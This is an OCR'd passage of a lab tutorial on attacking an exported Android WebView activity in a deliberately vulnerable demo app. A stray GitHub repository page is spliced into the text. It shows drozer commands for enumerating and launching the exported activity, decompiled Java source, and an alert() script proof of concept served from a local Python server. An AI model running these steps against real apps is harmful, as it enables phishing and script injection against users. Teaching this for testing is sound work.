2. **For internal file access**: setAllowFileAccess() can be toggled to allow. If the manifest file has permission to read external storage, it can easily access custom HTML pages stored in the SD card too. Hence, this is one of the reasons why this permission is often considered dangerous to be allowed if not being used.


harshitrajpal / VulnerableWebView
Public
Notifications
Fork 1
Star 8
Code
Issues
Pull requests
Actions
Projects
Wiki
Security
Insights
main
1 branch
0 tags
Go to file
Code
harshitrajpal Update README.md
3776ac6 on Jan 17, 2021
3 commits
README.md
Update README.md
14 months ago
webviewexample.apk
Add files via upload
14 months ago
README.md
Vulnerable WebView
This is an example application of a webview that fires an intent with URL parameter as an extra to redirect to a site within a webview client. Please feel free to use this application to perform demo of vulnerable webview attacks.
If you want the source code, please message me on LinkedIn: https://www.linkedin.com/in/harshit-rajpal-79bb43103/
Will be uploading a sample exploit of this soon. Writeups could be found on hackingarticles.in
About
No description, website, or topics provided.
Readme
8 stars
2 watching
1 fork
Releases
No releases published
Packages
No packages published


```
adb forward tcp:31415 tcp:31415
drozer console connect
run app.package.attacksurface com.example.webviewexample
run app.activity.info -a com.example.webviewexample
```




Now, we see WebViewActivity being exported. Let's decompile and see the source code running b behind the activity so we can form an exploit.

```
vity_main.xml × MainActivity.java × WebViewActivity.java × AndroidManifest.xml × w
package com.example.webviewexample;

import ...

public class MainActivity extends AppCompatActivity {

    private Button button;
    String url = "https:hackingarticles.in";
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        final Context context = this;
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        button = (Button) findViewById(R.id.buttonUrl);
        button.setOnClickListener(new View.OnClickListener() {

            @Override
            public void onClick(View arg0) {

                Intent intent = new Intent( packageContext: MainActivity.this, WebViewActivity.class);
                intent.putExtra( name: "url", url);
                startActivity(intent);
            }

        });


    }
}
```

1. String url = getIntent().getStringExtra("url1"); // This will save the value of extra (here, url1) into a new string url
2. setJavaScriptEnabled(true); // This will allow webviews to run javascript in our webview. Usually used to provide full functionality of the website, but can be exploited.
3. loadUrl(url); //function used to load a URL in webview.




run app.activity.start --component com.example.webviewexample com.example.webviewexample.WebViewActivity --extra string url1 https://facebook.com



Now, what is an attacker were to host a phishing page or a page with some malicious javascript code in it? For example, I've set up a simple JS PoC in exploit.html and hosted it on my python server. This serves as a PoC for all the Client Side Injection attacks as per Mobile OWASP Top 10 2014 (M7 client-side injection).

```
Exploit.html
<script>alert("hacking articles!")</script>
python3 -m http.server 80
```



```
run app.activity.start --component com.example.webviewexample
com.example.webviewexample.WebViewActivity --extra string url1
http://192.168.1.149/exploit.html
```